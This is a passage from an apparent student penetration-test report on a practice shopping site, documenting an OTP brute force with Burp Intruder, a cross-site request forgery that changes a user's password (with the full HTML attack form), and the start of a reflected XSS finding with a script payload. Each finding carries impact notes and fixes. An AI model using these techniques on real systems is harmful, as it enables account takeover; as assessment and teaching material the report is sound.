
Enter 3 digit OTP sent on your registered mobile number

Ex: 321

Reset Password

Observation


- Following request will be generated containing OTP.
- Now you can brute force it using intruder in burp suite.



```
GET /reset_password/admin.php?otp=000 HTTP/1.1
Host: 13.235.13.117
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://13.235.13.117/reset_password/admin.php?otp=111
Cookie: key=4BE45918-8D21-C9B4-6C00-0ED81D8674FE; PHPSESSID=8m6u8279ke71i6cm213s0gb3d3; X-XSRF-TOKEN=
b0860f9fd13f62e41f7c25b4b2bad0972c54df6f56003918a9d37395dd071eb3
Upgrade-Insecure-Requests: 1
```

Observation

- We shoot the request with all possible combinations of 3 Digit OTPs and upon a successful hit, we get a response. We can use the same OTP then to change the password.




Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
3	603	200	□	□	4476	
0		200	□	□	4380	
1	601	200	□	□	4380	
2	602	200	□	□	4380	
4	604	200	□	□	4380	
5	605	200	□	□	4380	
6	606	200	□	□	4380	
7	607	200	□	□	4380	

POC

- Now the user can change the password of admin.



13.235.13.117/reset_password/admin.php?otp=603

Enter New Admin Password

New password

Confirm password

Business Impact – Extremely High

A malicious hacker can gain complete access to any account just by brute forcing the OTP which leads to complete compromise of personal user data of every customer.

Attacker once logs in can then carry out actions on behalf of the victim which could lead to serious financial loss to him/her.

Recommendation

Take the following precautions:

- Use proper rate-limiting checks on the no of OTP checking and Generation requests
- Implement anti-bot measures such as ReCAPTCHA after multiple incorrect attempts
- OTP should expire after certain amount of time like 2 minutes
- OTP should be at least 6 digit and alphanumeric for more security

References:


https://www.owasp.org/index.php/Testing_Multiple_Factors_Authentication_(OWASP-AT-009)
https://www.owasp.org/index.php/Blocking_Brute_Force_Attacks

5. Cross site request forgery

CSRF (Critical)	The below mentioned login page allows you to change password without verification and view details of other customers (CSRF). Affected URL : • http://65.0.4.39/profile/change_password.php Affected Parameters : • Update button (POST parameter) Additional URLs affected by CSRF Affected URL : • http://65.0.4.39/cart/cart.php Affected Parameters : • Remove option (POST parameter) Affected URL : • http://65.0.4.39/cart/cart.php Affected Parameters : • Confirm order option (POST parameter)

Observation

- Here you can see 4 digit password, but due to CSRF one can change the password at the moment user wants to update the password.



65.0.4.39/profile/change_password.php

Lifestyle Store


Change Password

••••

••••

POC

- Executing the script changes the password from 1234 to 12345 which can be used to login into the user account.
- When previous password is used it shows it is incorrect but using new password profile can be accessed



65.0.4.39/login/customer.php


Invalid Username or Password

Customer Login

test1

••••

This connection is not secure. Logins entered here could be compromised. Learn More



65.0.4.39/profile/profile.php


My Profile

test
test@ex.com

Username: test1
Contact No.: 9000999999
Delivery Address: fjadf,d

POC

- When submit is clicked password is changed to 12345 form 1234




file:///E:/ethical hacking project/project folder/csrf/hack.html

12345 12345 Submit

65.0.4.39/profile/change_password_submit.php

```
{"success":true,"successMessage":"Password updated succesfully."}
```

Script used:



```
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Document</title>
</head>
<body>
    <form method="POST" action="http://65.0.4.39/profile/change_password_submit.php">
        <input type="text" name="password" value="12345">
        <input type="text" name="password_confirm" value="12345">
        <input type="submit" value="Submit">
    </form>
</body>
</html>
```

Business Impact – Extremely High

Hacker can change the password of any user .
Hacker can make user to do unwanted things
Hacker can remove and confirm orders in the cart of the use
This can be exploited to affect the reputation of the web app immensely.

Recommendation

Take the following precautions:

- Implement an Anti-CSRF Token.
- Use the Same Site Flag in Cookies.
- Check the source of request made.
- Take some extra keys or tokens from the user before processing an important request.
- Use 2 factor confirmations like otp, etc. for critical requests

References:

https://www.netsparker.com/blog/web-security/csrf-cross-site-request-forgery


https://digitalguardian.com/blog/how-secure-personally-identifiable-information-against-loss-or-compromise

6a. Reflected Cross Site Scripting (XSS)

Reflected Cross Site Scripting (Severe)	Below mentioned parameters are vulnerable to reflected XSS **Affected URL :** • http://13.235.13.117/profile/16/edit/ **Affected Parameters :** • address(POST parameters) **Payload:** • <script>alert(“success”)</script>

Observation

- Navigate to http://13.235.13.117/profile/16/edit/ and enter a script in address bar as shown



My Profile

test

test@ex.com

